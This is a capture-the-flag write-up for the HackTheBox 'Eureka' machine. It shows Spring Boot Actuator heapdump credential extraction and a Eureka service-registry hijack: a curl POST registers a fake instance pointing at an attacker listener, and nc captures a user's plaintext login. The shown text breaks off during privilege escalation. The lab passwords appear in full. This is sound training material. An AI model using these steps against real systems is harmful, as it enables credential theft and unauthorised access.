Eureka
Recon
Port Discovery
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
sudo nmap -PN -sC -sV -oN eureka 10.10.11.66
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 14:55 PKT
Nmap scan report for 10.10.11.66
Host is up (0.39s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d6:b2:10:42:32:35:4d:c9:ae:bd:3f:1f:58:65:ce:49 (RSA)
|   256 90:11:9d:67:b6:f6:64:d4:df:7f:ed:4a:90:2e:6d:7b (ECDSA)
|_  256 94:37:d3:42:95:5d:ad:f7:79:73:a6:37:94:45:ad:47 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://furni.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.29 seconds
Add furni.htb to /etc/hosts. Let’s fingerprint the website.
whatweb
1
2
whatweb http://furni.htb
http://furni.htb [200 OK] Bootstrap, Content-Language[en-US], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.66], Meta-Author[Untree.co], Script, Title[Furni | Home], UncommonHeaders[x-content-type-options], X-Frame-Options[DENY], X-XSS-Protection[0], nginx[1.18.0]
Let’s run a directory and vhost bruteforce at the same time.
Dir bruteforce
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
ffuf -u http://furni.htb/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 80 -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://furni.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 80
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

register                [Status: 200, Size: 9028, Words: 1358, Lines: 255, Duration: 150ms]
                        [Status: 200, Size: 18854, Words: 1039, Lines: 550, Duration: 256ms]
services                [Status: 200, Size: 14173, Words: 774, Lines: 433, Duration: 270ms]
blog                    [Status: 200, Size: 13568, Words: 690, Lines: 399, Duration: 284ms]
about                   [Status: 200, Size: 14351, Words: 772, Lines: 450, Duration: 289ms]
login                   [Status: 200, Size: 1550, Words: 195, Lines: 28, Duration: 237ms]
contact                 [Status: 200, Size: 10738, Words: 578, Lines: 304, Duration: 322ms]
shop                    [Status: 200, Size: 12412, Words: 608, Lines: 353, Duration: 174ms]
comment                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 216ms]
cart                    [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 209ms]
logout                  [Status: 200, Size: 1159, Words: 117, Lines: 21, Duration: 128ms]
checkout                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 145ms]
error                   [Status: 500, Size: 73, Words: 1, Lines: 1, Duration: 739ms]
                        [Status: 200, Size: 18854, Words: 1039, Lines: 550, Duration: 566ms]
The website looks simple.

The login doesn’t really take you anywhere after registering. We need to expand the tools that we perform enumeration with. The tool that we will use is dirsearch, it performs complex web content discovering, with many vectors for the wordlist.
dirsearch
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
dirsearch -u http://furni.htb -e php,html -t 80

cat reports/http_furni.htb/_25-08-04_15-46-41.txt | grep 200
200    14KB  http://furni.htb/about
200     2KB  http://furni.htb/actuator
200    20B   http://furni.htb/actuator/caches
200     6KB  http://furni.htb/actuator/env
200   467B   http://furni.htb/actuator/features
200     2B   http://furni.htb/actuator/info
200    15B   http://furni.htb/actuator/health
200     3KB  http://furni.htb/actuator/metrics
200    54B   http://furni.htb/actuator/scheduledtasks
200    35KB  http://furni.htb/actuator/mappings
200    36KB  http://furni.htb/actuator/configprops
200   198KB  http://furni.htb/actuator/beans
200    99KB  http://furni.htb/actuator/loggers
200   161KB  http://furni.htb/actuator/threaddump
200   180KB  http://furni.htb/actuator/conditions
200    76MB  http://furni.htb/actuator/heapdump
200    13KB  http://furni.htb/blog
200    10KB  http://furni.htb/contact
200     2KB  http://furni.htb/login
200     1KB  http://furni.htb/logout
200     9KB  http://furni.htb/register
200    14KB  http://furni.htb/services
200    12KB  http://furni.htb/shop
This tool discovers something about actuator directory. That whole directory returns a white-label error page. This should be the path to foothold.
Understanding what this directory is
Spring Boot Actuator is a sub-project of Spring Boot that provides production-ready features to Spring Boot applications. It allows for monitoring and managing the application in a production environment by exposing various endpoints, primarily via HTTP or JMX.
Spring Boot Actuator is widely used for Java application observability, found in over 60% of cloud environments, but its exposure can lead to serious security risks when misconfigured. These misconfigurations can lead to exposure of sensitive data and credentials (e.g., API keys, tokens, and passwords) and even enable remote code execution (RCE) in certain versions of Spring Boot.
Foothold
Investigating heapdump
1
curl http://furni.htb/actuator/heapdump -O
We have as the name suggests a “heapdump” basically memory dump. It’s a huge file, even going through strings and manually observing it will definitely result in missing important details. We will have to get crafty with grep.
1
2
3
4
 strings heapdump | grep -iE password=
proxyPassword='
{password=0sc@r190_S0l!dP@sswd, user=oscar190}!
update users set email=?,first_name=?,last_name=?,password=? where id=?!
We have creds. Let’s try it on SSH.
oscar190:0sc@r190_S0l!dP@sswd
We don’t have a user flag, but we know the user which would have it:
1
2
3
4
5
6
oscar190@eureka:~$ ls -la /home/
total 16
drwxr-xr-x  4 root         root         4096 Aug  9  2024 .
drwxr-xr-x 19 root         root         4096 Apr 22 12:47 ..
drwxr-x---  8 miranda-wise miranda-wise 4096 Mar 21 13:26 miranda-wise
drwxr-x---  5 oscar190     oscar190     4096 Apr  1 12:57 oscar190
LinPEAS
Time to run LinPEAS. The active ports are interesting:
1
2
3
4
5
6
7
8
9
10
11
12
13
╔══════════╣ Active Ports
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#open-ports
══╣ Active Ports (netstat)
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp6       0      0 127.0.0.1:8081          :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8082          :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::8761                 :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
LinPEAS didn’t yield other important results. I have an instinct that the vulnerability lies in Web. Let’s create an SSH tunnel and check each port 8080, 8081, 8082.
1
2
3
4
5
6
7
8
9
ls -la /var/www/web/
total 28
drwxrwxr-x 7 www-data developers 4096 Mar 18 21:19 .
drwxr-xr-x 4 root     root       4096 Apr 10 07:25 ..
drwxrwxr-x 6 www-data developers 4096 Mar 18 21:17 cloud-gateway
drwxrwxr-x 5 www-data developers 4096 Aug  5  2024 Eureka-Server
drwxrwxr-x 5 www-data developers 4096 Aug  5  2024 Furni
drwxrwxr-x 6 www-data developers 4096 Jul 23  2024 static
drwxrwxr-x 6 www-data developers 4096 Mar 19 22:07 user-management-service
user-management-service
Our SSH tunnel failed, so we will review the directories inside /var/www/web. The user-management-service is particulary of interest as we want to access other users, perhaps this would contain a way for us to compromise users on this machine
1
2
3
4
5
6
7
8
9
10
11
12
13
oscar190@eureka:/var/www/web$ ls -la user-management-service/
total 56
drwxrwxr-x 6 www-data developers  4096 Mar 19 22:07 .
drwxrwxr-x 7 www-data developers  4096 Mar 18 21:19 ..
-rwxrwxr-x 1 www-data developers   395 Aug  3  2024 .gitignore
-rwxrwxr-x 1 www-data developers  1754 Aug  3  2024 HELP.md
drwxrwxr-x 3 www-data developers  4096 Aug  5 00:00 log
drwxrwxr-x 3 www-data developers  4096 Aug  3  2024 .mvn
-rwxrwxr-x 1 www-data developers 10666 Aug  3  2024 mvnw
-rwxrwxr-x 1 www-data developers  6913 Aug  3  2024 mvnw.cmd
-rwxrwxr-x 1 www-data developers  2424 Aug  3  2024 pom.xml
drwxrwxr-x 4 www-data developers  4096 Aug  3  2024 src
drwxrwxr-x 9 www-data developers  4096 Mar 19 22:07 target
We can confirm we are looking inside a Spring Boot Java project directory, if this app has been built we could potentially find creds in application.properties
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
oscar190@eureka:/var/www/web/user-management-service/src$ cat main/resources/application.properties
spring.application.name=USER-MANAGEMENT-SERVICE
spring.session.store-type=jdbc
spring.cloud.inetutils.ignoredInterfaces=enp0s.*
spring.cloud.client.hostname=localhost
#Eureka
eureka.client.service-url.defaultZone= http://EurekaSrvr:0scarPWDisTheB3st@localhost:8761/eureka/
eureka.instance.hostname=localhost
eureka.instance.prefer-ip-address=false
#Mysql
spring.jpa.hibernate.ddl-auto=none
spring.datasource.url=jdbc:mysql://localhost:3306/Furni_WebApp_DB
spring.datasource.username=oscar190
spring.datasource.password=0sc@r190_S0l!dP@sswd
spring.datasource.driver-class-name=com.mysql.cj.jdbc.Driver
spring.jpa.properties.hibernate.format_sql=true
#tomcat
server.address=localhost
server.port=8081
# Enable proxy support
server.forward-headers-strategy=native
# Log
logging.level.root=INFO
logging.file.name=log/application.log
logging.file.path=./
What is particularly of interest is:
eureka.client.service-url.defaultZone= http://EurekaSrvr:0scarPWDisTheB3st@localhost:8761/eureka/
Let’s create an SSH Tunnel again:
1
ssh -L 8761:10.10.11.66:8761 oscar190@10.10.11.66

Clicking on the DS Replicas redirects me to localhost:8761/eureka and gives us a whitelabel error page. Since this is a DS Replica perhaps we might be able to dump it?
What is Eureka DS Replica?
Spring Cloud Netflix Eureka, a DS Replica means a Discovery Server Replica.
Eureka DS (Discovery Server) Replica:
- Eureka servers can replicate registration data between each other for high availability
- Each Eureka Server in a cluster acts as a replica node, syncing registry data with its peers
- When a client (service) registers with one node, the data propagates to other DS replicas
This service is a Eureka client. It’s registering itself to a Eureka server running on localhost:8761.
List all registered services
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
curl -u EurekaSrvr:0scarPWDisTheB3st http://localhost:8761/eureka/apps

<applications>
  <versions__delta>1</versions__delta>
  <apps__hashcode>UP_3_</apps__hashcode>
  <application>
    <name>APP-GATEWAY</name>
    <instance>
      <instanceId>localhost:app-gateway:8080</instanceId>
      <hostName>localhost</hostName>
      <app>APP-GATEWAY</app>
      <ipAddr>10.10.11.66</ipAddr>
      <status>UP</status>
      <overriddenstatus>UNKNOWN</overriddenstatus>
      <port enabled="true">8080</port>
      <securePort enabled="false">443</securePort>
      <countryId>1</countryId>
      <dataCenterInfo class="com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo">
        <name>MyOwn</name>
      </dataCenterInfo>
      <leaseInfo>
        <renewalIntervalInSecs>30</renewalIntervalInSecs>
        <durationInSecs>90</durationInSecs>
        <registrationTimestamp>1754254958316</registrationTimestamp>
        <lastRenewalTimestamp>1754398842700</lastRenewalTimestamp>
        <evictionTimestamp>0</evictionTimestamp>
        <serviceUpTimestamp>1754254958319</serviceUpTimestamp>
      </leaseInfo>
      <metadata>
        <management.port>8080</management.port>
      </metadata>
      <homePageUrl>http://localhost:8080/</homePageUrl>
      <statusPageUrl>http://localhost:8080/actuator/info</statusPageUrl>
      <healthCheckUrl>http://localhost:8080/actuator/health</healthCheckUrl>
      <vipAddress>app-gateway</vipAddress>
      <secureVipAddress>app-gateway</secureVipAddress>
      <isCoordinatingDiscoveryServer>false</isCoordinatingDiscoveryServer>
      <lastUpdatedTimestamp>1754254958319</lastUpdatedTimestamp>
      <lastDirtyTimestamp>1754254953782</lastDirtyTimestamp>
      <actionType>ADDED</actionType>
    </instance>
  </application>
  <application>
    <name>USER-MANAGEMENT-SERVICE</name>
    <instance>
      <instanceId>localhost:USER-MANAGEMENT-SERVICE:8081</instanceId>
      <hostName>localhost</hostName>
      <app>USER-MANAGEMENT-SERVICE</app>
      <ipAddr>10.10.11.66</ipAddr>
      <status>UP</status>
      <overriddenstatus>UNKNOWN</overriddenstatus>
      <port enabled="true">8081</port>
      <securePort enabled="false">443</securePort>
      <countryId>1</countryId>
      <dataCenterInfo class="com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo">
        <name>MyOwn</name>
      </dataCenterInfo>
      <leaseInfo>
        <renewalIntervalInSecs>30</renewalIntervalInSecs>
        <durationInSecs>90</durationInSecs>
        <registrationTimestamp>1754254962369</registrationTimestamp>
        <lastRenewalTimestamp>1754398856690</lastRenewalTimestamp>
        <evictionTimestamp>0</evictionTimestamp>
        <serviceUpTimestamp>1754254962369</serviceUpTimestamp>
      </leaseInfo>
      <metadata>
        <management.port>8081</management.port>
      </metadata>
      <homePageUrl>http://localhost:8081/</homePageUrl>
      <statusPageUrl>http://localhost:8081/actuator/info</statusPageUrl>
      <healthCheckUrl>http://localhost:8081/actuator/health</healthCheckUrl>
      <vipAddress>USER-MANAGEMENT-SERVICE</vipAddress>
      <secureVipAddress>USER-MANAGEMENT-SERVICE</secureVipAddress>
      <isCoordinatingDiscoveryServer>false</isCoordinatingDiscoveryServer>
      <lastUpdatedTimestamp>1754254962369</lastUpdatedTimestamp>
      <lastDirtyTimestamp>1754254961614</lastDirtyTimestamp>
      <actionType>ADDED</actionType>
    </instance>
  </application>
  <application>
    <name>FURNI</name>
    <instance>
      <instanceId>localhost:Furni:8082</instanceId>
      <hostName>localhost</hostName>
      <app>FURNI</app>
      <ipAddr>10.10.11.66</ipAddr>
      <status>UP</status>
      <overriddenstatus>UNKNOWN</overriddenstatus>
      <port enabled="true">8082</port>
      <securePort enabled="false">443</securePort>
      <countryId>1</countryId>
      <dataCenterInfo class="com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo">
        <name>MyOwn</name>
      </dataCenterInfo>
      <leaseInfo>
        <renewalIntervalInSecs>30</renewalIntervalInSecs>
        <durationInSecs>90</durationInSecs>
        <registrationTimestamp>1754254971982</registrationTimestamp>
        <lastRenewalTimestamp>1754398856813</lastRenewalTimestamp>
        <evictionTimestamp>0</evictionTimestamp>
        <serviceUpTimestamp>1754254971983</serviceUpTimestamp>
      </leaseInfo>
      <metadata>
        <management.port>8082</management.port>
      </metadata>
      <homePageUrl>http://localhost:8082/</homePageUrl>
      <statusPageUrl>http://localhost:8082/actuator/info</statusPageUrl>
      <healthCheckUrl>http://localhost:8082/actuator/health</healthCheckUrl>
      <vipAddress>Furni</vipAddress>
      <secureVipAddress>Furni</secureVipAddress>
      <isCoordinatingDiscoveryServer>false</isCoordinatingDiscoveryServer>
      <lastUpdatedTimestamp>1754254971983</lastUpdatedTimestamp>
      <lastDirtyTimestamp>1754254971511</lastDirtyTimestamp>
      <actionType>ADDED</actionType>
    </instance>
  </application>
</applications>
Once again what we care about is the <name>USER-MANAGEMENT-SERVICE</name> service.
From an article on Hacking Eureka:
How It Works
In a typical setup:
- Microservices register themselves with Eureka on startup
- They send status updates every 30 seconds by default
- A gateway (like Spring Cloud Gateway) uses this registry information to route HTTP requests
- Services are designed with specific routing rules (some services may not have public HTTP routes)
Two Major Attack Vectors
- Server-Side Request Forgery (SSRF) How it works:
- Attacker finds an internal service that shouldn’t be publicly accessible (like “secretservice”)
- Attacker registers a fake instance of a public service (like “webservice”) but points it to the internal service’s IP and port
- The gateway now load balances between the legitimate service and the attacker’s fake registration
- This bypasses HTTP routing restrictions and allows access to internal services
Result: Access to internal services that were never meant to be publicly accessible.
- Traffic Hijacking and XSS How it works:
- Attacker registers a fake service instance that points to their own malicious server
- The gateway routes legitimate traffic to the attacker’s server
- This can lead to credential theft, session hijacking, and XSS attacks
- From the browser’s perspective, it appears to be communicating with the legitimate site
Exploiting Eureka

We will be registering our own malicious service, against USER-MANAGEMENT-SERVICE and start a listener. As soon as someone tries accessing it we get the creds!
Thanks to the article we know how to craft our request:
Run it on the victim machine: (no need to SSH tunnel it)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
curl -X POST \
  -u EurekaSrvr:0scarPWDisTheB3st \
  http://localhost:8761/eureka/apps/USER-MANAGEMENT-SERVICE \
  -H 'Content-Type: application/json' \
  -d '{
    "instance": {
      "instanceId":"10.10.16.30:USER-MANAGEMENT-SERVICE",
      "hostName": "10.10.16.30",
      "app": "USER-MANAGEMENT-SERVICE",
      "vipAddress": "USER-MANAGEMENT-SERVICE",
      "secureVipAddress": "USER-MANAGEMENT-SERVICE",
      "ipAddr": "10.10.16.30",
      "status": "UP",
      "port": { "$": 1234, "@enabled": "true" },
      "dataCenterInfo": {
        "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
        "name": "MyOwn"
      },
      "healthCheckUrl": "http://localhost:8081/actuator/env",
      "statusPageUrl": "http://localhost:8081/actuator/env",
      "homePageUrl": "http://localhost:8081/actuator/env"
    }
  }'
Run a NC listener on Attacker machine:
Response
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.30] from (UNKNOWN) [10.10.11.66] 42708
POST /login HTTP/1.1
X-Real-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1,127.0.0.1
X-Forwarded-Proto: http,http
Content-Length: 168
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Cookie: SESSION=YTZkZTAwNGYtMTQwOS00ZGVlLWJjYjEtYmU5OTI0ZWUzMDA2
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Forwarded: proto=http;host=furni.htb;for="127.0.0.1:35188"
X-Forwarded-Port: 80
X-Forwarded-Host: furni.htb
host: 10.10.16.30:1234

username=miranda.wise%40furni.htb&password=IL%21veT0Be%26BeT0L0ve&_csrf=MXrr8p2RdIxg-2nMdgpIqTFF1uIfKCmV7KKefrdDSxA2AMjbU0nayq31F7VNyw_4ECd8zwgg-9t-Gky4ipuvH9IgLSEBNKnr
miranda-wise:IL!veT0Be&BeT0L0ve
Privilege Escalation
Running LinPEAS as miranda showed me an unusual script: 2025-03-20+14:17:35.4472010800 /opt/log_analyse.sh
1
2
3
4
5
6
7
╔══════════╣ Unexpected in /opt (usually empty)
total 24
drwxr-xr-x  4 root root     4096 Mar 20 14:17 .
drwxr-xr-x 19 root root     4096 Apr 22 12:47 ..
drwxrwx---  2 root www-data 4096 Aug  7  2024 heapdump
-rwxrwxr-x  1 root root     4980 Mar 20 14:17 log_analyse.sh
drwxr-x---  2 root root     4096 Apr  9 18:34 scripts
log_analyse.sh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
#!/bin/bash

# Colors
GREEN='\033[0;32m'
RED='\033[0;31m'
YELLOW='\033[1;33m'
BLUE='\033[0;34m'
CYAN='\033[0;36m'
RESET='\033[0m'

LOG_FILE="$1"
OUTPUT_FILE="log_analysis.txt"

declare -A successful_users  # Associative array: username -> count
declare -A failed_users      # Associative array: username -> count
STATUS_CODES=("200:0" "201:0" "302:0" "400:0" "401:0" "403:0" "404:0" "500:0") # Indexed array: "code:count" pairs

if [ ! -f "$LOG_FILE" ]; then
    echo -e "${RED}Error: Log file $LOG_FILE not found.${RESET}"
    exit 1
fi


analyze_logins() {
    # Process successful logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${successful_users[$username]+_}" ]; then
            successful_users[$username]=$((successful_users[$username] + 1))
        else
            successful_users[$username]=1
        fi
    done < <(grep "LoginSuccessLogger" "$LOG_FILE")

    # Process failed logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${failed_users[$username]+_}" ]; then
            failed_users[$username]=$((failed_users[$username] + 1))
        else
            failed_users[$username]=1
        fi
    done < <(grep "LoginFailureLogger" "$LOG_FILE")
}


analyze_http_statuses() {
    # Process HTTP status codes
    while IFS= read -r line; do
        code=$(echo "$line" | grep -oP 'Status: \K.*')
        found=0
        # Check if code exists in STATUS_CODES array
        for i in "${!STATUS_CODES[@]}"; do
            existing_entry="${STATUS_CODES[$i]}"
            existing_code=$(echo "$existing_entry" | cut -d':' -f1)
            existing_count=$(echo "$existing_entry" | cut -d':' -f2)
            if [[ "$existing_code" -eq "$code" ]]; then
                new_count=$((existing_count + 1))
                STATUS_CODES[$i]="${existing_code}:${new_count}"
                break
            fi
        done
    done < <(grep "HTTP.*Status: " "$LOG_FILE")
}


analyze_log_errors(){
     # Log Level Counts (colored)
    echo -e "\n${YELLOW}[+] Log Level Counts:${RESET}"
    log_levels=$(grep -oP '(?<=Z  )\w+' "$LOG_FILE" | sort | uniq -c)
    echo "$log_levels" | awk -v blue="$BLUE" -v yellow="$YELLOW" -v red="$RED" -v reset="$RESET" '{
        if ($2 == "INFO") color=blue;
        else if ($2 == "WARN") color=yellow;
        else if ($2 == "ERROR") color=red;
        else color=reset;
        printf "%s%6s %s%s\n", color, $1, $2, reset
    }'

    # ERROR Messages
    error_messages=$(grep ' ERROR ' "$LOG_FILE" | awk -F' ERROR ' '{print $2}')
    echo -e "\n${RED}[+] ERROR Messages:${RESET}"
    echo "$error_messages" | awk -v red="$RED" -v reset="$RESET" '{print red $0 reset}'

    # Eureka Errors
    eureka_errors=$(grep 'Connect to http://localhost:8761.*failed: Connection refused' "$LOG_FILE")
    eureka_count=$(echo "$eureka_errors" | wc -l)
    echo -e "\n${YELLOW}[+] Eureka Connection Failures:${RESET}"
    echo -e "${YELLOW}Count: $eureka_count${RESET}"
    echo "$eureka_errors" | tail -n 2 | awk -v yellow="$YELLOW" -v reset="$RESET" '{print yellow $0 reset}'
}


display_results() {
    echo -e "${BLUE}----- Log Analysis Report -----${RESET}"

    # Successful logins
    echo -e "\n${GREEN}[+] Successful Login Counts:${RESET}"
    total_success=0
    for user in "${!successful_users[@]}"; do
        count=${successful_users[$user]}
